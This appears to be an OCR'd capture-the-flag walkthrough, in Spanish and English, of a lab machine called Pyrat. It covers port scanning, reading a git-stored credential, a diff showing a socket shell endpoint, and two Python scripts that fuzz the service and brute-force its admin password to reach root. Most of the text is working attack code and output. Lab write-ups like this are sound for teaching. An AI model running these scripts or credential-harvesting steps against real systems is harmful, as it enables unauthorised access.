

Pyrat

```
netdiscover -r 192.168.0.0/24
192.168.0.28    08:00:27:21:14:8c      1      60  PCS Systemtechnik GmbH


nmap -sS -p- -Pn -n -vvv 192.168.0.28
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 64
8000/tcp open  http-alt syn-ack ttl 64


nmap -sCV -p22,8000 -Pn -n -vvv 192.168.0.28
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubur
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMc4hLykriw3nBOsKHJK
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
```

```
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
|   256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFG/Wi4PUTjReEdk2K4aFMi8W
8000/tcp open  http-alt syn-ack ttl 64 SimpleHTTP/0.6 Python/3.11.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Unknown favicon MD5: FBD3DB4BEF1D598ED90E26610F23A6
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, LANDesk-RC, Socks4, X11
|     source code string cannot contain null bytes
|   FourOhFourRequest, LPDString, SIPOptions:
|     invalid syntax (<string>, line 1)
|   GetRequest:
|     name 'GET' is not defined
|   HTTPOptions, RTSPRequest:
|     name 'OPTIONS' is not defined
|   Help:
|     name 'HELP' is not defined
|   Kerberos:
|     'utf-8' codec can't decode byte 0x81 in position 5: invalid start byte
|   LDAPBindReq:
|     'utf-8' codec can't decode byte 0x80 in position 12: invalid start byte
|   LDAPSearchReq:
|     'utf-8' codec can't decode byte 0x84 in position 1: invalid start byte
|   RPCCheck:
|     'utf-8' codec can't decode byte 0x80 in position 0: invalid start byte
|   SMBProgNeg:
|     'utf-8' codec can't decode byte 0xa4 in position 3: invalid start byte
|   SSLSessionReq:
|     'utf-8' codec can't decode byte 0xd7 in position 13: invalid continuation by
|   Socks5:
|     'utf-8' codec can't decode byte 0x80 in position 5: invalid start byte
|   TLSSessionReq:
|     'utf-8' codec can't decode byte 0xa7 in position 13: invalid start byte
|   TerminalServerCookie:
|_    'utf-8' codec can't decode byte 0xe0 in position 5: invalid continuation by
| http-methods:
```

whatweb 192.168.0.28:8000
http://192.168.0.28:8000 [200 OK] Country[RESERVED][ZZ], HTTPServer[Simp






```
www-data@Pyrat:/opt/dev/.git$ ls -la
total 52
drwxrwxr-x 8 think think 4096 Jun 21  2023 .
drwxrwxr-x 3 think think 4096 Jun 21  2023 ..
drwxrwxr-x 2 think think 4096 Jun 21  2023 branches
-rw-rw-r-- 1 think think   21 Jun 21  2023 COMMIT_EDITMSG
-rw-rw-r-- 1 think think  296 Jun 21  2023 config
-rw-rw-r-- 1 think think   73 Jun 21  2023 description
-rw-rw-r-- 1 think think   23 Jun 21  2023 HEAD
drwxrwxr-x 2 think think 4096 Jun 21  2023 hooks
-rw-rw-r-- 1 think think  145 Jun 21  2023 index
drwxrwxr-x 2 think think 4096 Jun 21  2023 info
drwxrwxr-x 3 think think 4096 Jun 21  2023 logs
drwxrwxr-x 7 think think 4096 Jun 21  2023 objects
drwxrwxr-x 4 think think 4096 Jun 21  2023 refs
www-data@Pyrat:/opt/dev/.git$ cat config | grep 'password'
        password = _TH1NKINGPirate$_
www-data@Pyrat:/opt/dev/.git$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[user]
        name = Jose Mario
        email = josemlwdf@github.com

[credential]
        helper = cache --timeout=3600

[credential "https://github.com"]
        username = think
        password = _TH1NKINGPirate$_
www-data@Pyrat:/opt/dev/.git$
```

```
think@Pyrat:~$ which git
/usr/bin/git
think@Pyrat:~$ cd /opt/dev/.git/
think@Pyrat:/opt/dev/.git$ git show
commit 0a3c36d66369fd4b07ddca72e5379461a63470bf (HEAD -> master)
Author: Jose Mario <josemlwdf@github.com>
Date:   Wed Jun 21 09:32:14 2023 +0000

    Added shell endpoint

diff --git a/pyrat.py.old b/pyrat.py.old
new file mode 100644
index 0000000..ce425cf
--- /dev/null
+++ b/pyrat.py.old
@@ -0,0 +1,27 @@
+.........................................
+
+def switch_case(client_socket, data):
+    if data == 'some_endpoint':
+        get_this_enpoint(client_socket)
+    else:
+        # Check socket is admin and downgrade if is not aprooved
+        uid = os.getuid()
+        if (uid == 0):
+            change_uid()
+
+        if data == 'shell':
+            shell(client_socket)
+        else:
+            exec_python(client_socket, data)
+
+def shell(client_socket):
+    try:
+        import pty
+        os.dup2(client_socket.fileno(), 0)
+        os.dup2(client_socket.fileno(), 1)
+        os.dup2(client_socket.fileno(), 2)
```

```
think@Pyrat:/opt/dev/.git$ nc -v localhost 8000
Connection to localhost 8000 port [tcp/*] succeeded!
shell
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ ps -faux | grep 'pyrat.py'
ps -faux | grep 'pyrat.py'
root        1274  0.0  0.0   2608   592 ?        Ss   01:24   0:00      \_ /bin/sh -c python3 /root/pyrat.py 2>/dev/null
root        1275  0.0  0.7  22300 15184 ?        S    01:24   0:02          \_ python3 /root/pyrat.py
root        1276  0.0  0.6 390812 12660 ?        Sl   01:24   0:01              \_ python3 /root/pyrat.py
root        1346  4.3  0.5  22044 11832 ?        R    01:37   3:28              \_ python3 /root/pyrat.py
root        1348  4.5  0.5  22044 11836 ?        R    01:37   3:37              \_ python3 /root/pyrat.py
root        1350  4.5  0.5  22044 11772 ?        R    01:37   3:36              \_ python3 /root/pyrat.py
```




me creo un script para fuzzear alguna palabra que me de otra respuesta q no sea is not defined. aqui el codigo y luego el resultado

```
import socket
import time
from datetime import datetime
import threading

# Configuración de rendimiento
MAX_THREADS = 50  # Ajusta según tu hardware
BATCH_SIZE = 1000  # Palabras por lote
TIMEOUT = 2  # Segundos

def worker(host, port, word_batch, results_file, progress_counter):
    s = None
    for word in word_batch:
        retries = 3
        while retries > 0:
            try:
                if s is None:
                    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                    s.settimeout(TIMEOUT)
                    s.connect((host, port))

                # Enviar y recibir
                s.sendall((word + "\n").encode('latin-1'))
                data = s.recv(4096).decode('latin-1').strip()
```

```
            # Verificar respuesta interesante
            if not data or "is not defined" not in data:
                with threading.Lock():
                    with open(results_file, 'a', encoding='utf-8') as f:
                        f.write(f"Respuesta para: {word}\n")
                        f.write(f"Respuesta: {data}\n{'='*50}\n")
                break

        except (socket.timeout, ConnectionResetError, BrokenPipeError):
            retries -= 1
            if s: s.close()
            s = None
            time.sleep(1)
            continue

        except Exception as e:
            print(f"\n[!] Error grave: {e}")
            break

    # Actualizar progreso
    with progress_counter['lock']:
        progress_counter['value'] += 1
        if progress_counter['value'] % 1000 == 0:
            print(f"\r[*] Progreso: {progress_counter['value']:,}/{progress_count
                f"({progress_counter['value']/progress_counter['total']:.2%})", er

if s: s.close()

def fuzz_netcat(host, port, dictionary_file, output_file="results.txt"):
    # Leer el diccionario
    print("[*] Cargando diccionario...")
    with open(dictionary_file, 'r', encoding='latin-1', errors='ignore') as f:
        words = [line.strip() for line in f if line.strip()]

    total_words = len(words)
    print(f"[*] Total palabras: {total_words:,}")
```

```
    # Inicializar archivo de resultados
    with open(output_file, 'w', encoding='utf-8') as f:
        f.write(f"Fuzzing results - {datetime.now()}\n")
        f.write(f"Target: {host}:{port}\n")
        f.write(f"Dictionary: {dictionary_file}\n{'='*50}\n\n")

    # Preparar contador de progreso compartido
    progress_counter = {
        'value': 0,
        'total': total_words,
        'lock': threading.Lock()
    }

    # Procesar por lotes con threads
    print("[*] Iniciando fuzzing (multithread)...")
    start_time = time.time()
    batch_start = 0

    while batch_start < total_words:
        threads = []
        current_batch_size = min(BATCH_SIZE, total_words - batch_start)

        # Crear workers para este lote
        for i in range(min(MAX_THREADS, current_batch_size)):
            batch_end = batch_start + (current_batch_size // MAX_THREADS)
            if i == MAX_THREADS - 1:
                batch_end = batch_start + current_batch_size

            word_batch = words[batch_start:batch_end]
            t = threading.Thread(
                target=worker,
                args=(host, port, word_batch, output_file, progress_counter)
            )
            threads.append(t)
            t.start()
            batch_start = batch_end

        # Esperar a que terminen los threads del lote actual
```

```
        for t in threads:
            t.join()

        # Pequeña pausa entre lotes
        time.sleep(0.5)

    # Estadísticas finales
    elapsed = time.time() - start_time
    words_per_sec = total_words / elapsed if elapsed > 0 else 0

    print(f"\n\n[+] Fuzzing completado en {elapsed:.2f} segundos")
    print(f"[+] Velocidad: {words_per_sec:,.2f} palabras/segundo")
    print(f"[+] Resultados guardados en: {output_file}")

if __name__ == "__main__":
    import argparse

    parser = argparse.ArgumentParser(description='Fuzzer optimizado multithr
    parser.add_argument('host', help='Host objetivo')
    parser.add_argument('port', type=int, help='Puerto objetivo')
    parser.add_argument('dictionary', help='Archivo de diccionario')
    parser.add_argument('-o', '--output', help='Archivo de salida', default="resu
    parser.add_argument('-t', '--threads', type=int, help='Número de threads', d
    args = parser.parse_args()

    MAX_THREADS = args.threads
    fuzz_netcat(args.host, args.port, args.dictionary, args.output)
```



lets make an script to send words to Passwords

```
import socket
import time
import sys
import re

# Configuración global
TIMEOUT = 3
DELAY = 0.05
RETRY_INTERVAL = 3  # Reintentar cada 3 intentos
INVALID_PATTERNS = [
    r'^Password:$',
    r"name '.+' is not defined",
    r'^$',
    r'invalid syntax',
    r'SyntaxError'
]

def fuzz_password(host, port, dict_file):
    try:
        line_num = 0
        with open(dict_file, 'r', encoding='latin-1', errors='ignore') as f:
            passwords = [p.strip() for p in f if p.strip()]
            total_passwords = len(passwords)

            while line_num < total_passwords:
                # Crear nueva conexión cada RETRY_INTERVAL intentos
                if line_num % RETRY_INTERVAL == 0:
                    if line_num > 0:  # No es el primer intento
                        print(f"\n[*] Reconectando (intento {line_num})...")
                        try:
                            s.close()
                        except:
                            pass
```

```
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(TIMEOUT)
            try:
                s.connect((host, port))
                # Autenticación inicial
                s.sendall(b"admin\n")
                time.sleep(0.2)
                s.recv(1024)  # Leer hasta Password:
            except Exception as e:
                print(f"[!] Error de conexión: {e}")
                time.sleep(1)
                continue

        password = passwords[line_num]

        try:
            # Enviar contraseña
            s.sendall(password.encode() + b"\n")
            response = s.recv(4096).decode().strip()

            # Mostrar progreso
            print(f"[Línea {line_num+1}] {password} → {response[:100]}", end

            # Verificar respuesta
            if not any(re.match(p, response) for p in INVALID_PATTERNS):
                print(f"\n\n[+] ¡PWND! Línea {line_num+1}: {password}")
                print(f"[+] Respuesta válida: {response}")
                return

        except (socket.timeout, ConnectionResetError) as e:
            print(f"\n[!] Error en línea {line_num+1}: {e}")
            time.sleep(1)
            continue

        line_num += 1
        time.sleep(DELAY)

    print("\n[!] Fin del diccionario - No se encontró respuesta válida")
```

```
    except KeyboardInterrupt:
        print("\n[!] Detenido por el usuario")
    except Exception as e:
        print(f"\n[!] Error general: {e}")
    finally:
        try:
            s.close()
            print("[*] Conexión cerrada")
        except:
            pass

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print("Uso: python3 fuzzer_reconexion.py <host> <port> <diccionario>")
        sys.exit(1)

    host = sys.argv[1]
    port = int(sys.argv[2])
    dict_file = sys.argv[3]

    print(f"[*] Target: {host}:{port}")
    print(f"[*] Diccionario: {dict_file}")
    print(f"[*] Reconectando cada {RETRY_INTERVAL} intentos\n")

    fuzz_password(host, port, dict_file)
```

```
[Línea 185] ricardo → Password:
[!] Error en línea 186: timed out
[Línea 186] babygurl → name 'babygurl' is not defined
[*] Reconectando (intento 186)...
[Línea 188] 55555 → Password::
[!] Error en línea 189: timed out
[Línea 189] baseball → name 'baseball' is not defined
[*] Reconectando (intento 189)...
[Línea 191] greenday → Password:
[!] Error en línea 192: timed out
[Línea 192] november → name 'november' is not defined
[*] Reconectando (intento 192)...
[Línea 194] madison → Password:
[!] Error en línea 195: timed out
[Línea 195] mother → name 'mother' is not defined
[*] Reconectando (intento 195)...
[Línea 197] 123abc → Password:
[!] Error en línea 198: timed out
[Línea 198] mahalkita → name 'mahalkita' is not defined
[*] Reconectando (intento 198)...
[Línea 200] september → Welcome Admin!!! Type "shell" to begin

[+] ¡PWND! Línea 200: september
[+] Respuesta válida: Welcome Admin!!! Type "shell" to begin
[*] Conexión cerrada
think@Pyrat:/opt/dev/.git$
```

```
think@Pyrat:/opt/dev/.git$ nc localhost 8000
admin
Password:
september
Welcome Admin!!! Type "shell" to begin
shell
if# ^H
if^H
/bin/sh: 1: i: not found
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
cat /root/root.txt
```